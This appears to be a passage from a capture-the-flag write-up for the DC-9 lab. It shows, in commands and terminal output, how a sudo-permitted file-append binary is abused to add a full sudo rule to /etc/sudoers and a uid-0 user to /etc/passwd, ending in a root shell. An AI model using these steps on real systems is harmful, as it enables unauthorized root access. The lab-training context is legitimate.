find / -name 'test.py' 2>/dev/null
```




```
fredf@dc-9:/opt/devstuff$ find / -name 'test.py' 2>/dev/null
/opt/devstuff/test.py
/usr/lib/python3/dist-packages/setuptools/command/test.py
fredf@dc-9:/opt/devstuff$ cat /opt/devstuff/test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

- Able to specify a file to `r=read`& another file to `a=append`

3. View `/etc/sudoers`

```
sudo /opt/devstuff/dist/test/test /etc/sudoers /tmp/sudoers
```




```
fredf@dc-9:/opt/devstuff$ sudo /opt/devstuff/dist/test/test /etc/sudoers /tmp/sudoers; cat /tmp/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

fredf ALL=(root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:/opt/devstuff$
```

4. Append sudo entry `ALL:ALL` to `/etc/sudoers`
    a. Create sudoAdd file & paste contents of `/tmp/sudoers`

```
nano /tmp/sudoAdd
<paste /tmp/sudoers>
fredf   ALL=(ALL:ALL) ALL
```


b. APPEND, not replace

```
sudo /opt/devstuff/dist/test/test /tmp/sudoAdd /etc/sudoers
```



```
fredf@dc-9:/tmp$ cat sudoAdd
fredf   ALL=(ALL:ALL) ALL
fredf@dc-9:/tmp$ sudo /opt/devstuff/dist/test/test /tmp/sudoAdd /etc/sudoers
fredf@dc-9:/tmp$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
    (ALL : ALL) ALL
fredf@dc-9:/tmp$
```

5. Obtain flag



```
fredf@dc-9:/tmp$ cat sudoAdd
fredf   ALL=(ALL:ALL) ALL
fredf@dc-9:/tmp$ sudo /opt/devstuff/dist/test/test /tmp/sudoAdd /etc/sudoers
fredf@dc-9:/tmp$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
    (ALL : ALL) ALL
fredf@dc-9:/tmp$ sudo su
[sudo] password for fredf:
root@dc-9:/tmp# cd /root
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.


root@dc-9:~#
```

6. Alternative way, adding another root user

a. Generate password hash


```
openssl passwd -crypt -salt salt password
sa3tHJ3/KuYvI
```

b. Create userAdd file containing

```
nano /tmp/userAdd
ky1:sa3tHJ3/KuYvI:0:0:ky1:/root:/bin/bash
```

c. Append userAdd to passwd file

```
sudo /opt/devstuff/dist/test/test /tmp/userAdd /etc/passwd
```



```
fredf@dc-9:/tmp$ cat userAdd
ky1:sa3tHJ3/KuYvI:0:0:ky1:/root:/bin/bash
fredf@dc-9:/tmp$ sudo /opt/devstuff/dist/test/test /tmp/userAdd /etc/passwd
fredf@dc-9:/tmp$ sudo ky1
sudo: ky1: command not found
fredf@dc-9:/tmp$ su ky1
Password:
root@dc-9:/tmp# whoami
root
root@dc-9:/tmp# 
```

Tags: #exploit/sqli/database-enum #tcp/80-http/form-bruteforce #port-knocking #tcp/22-ssh/login-bruteforce #linux-priv-esc/sudo/unknown-exec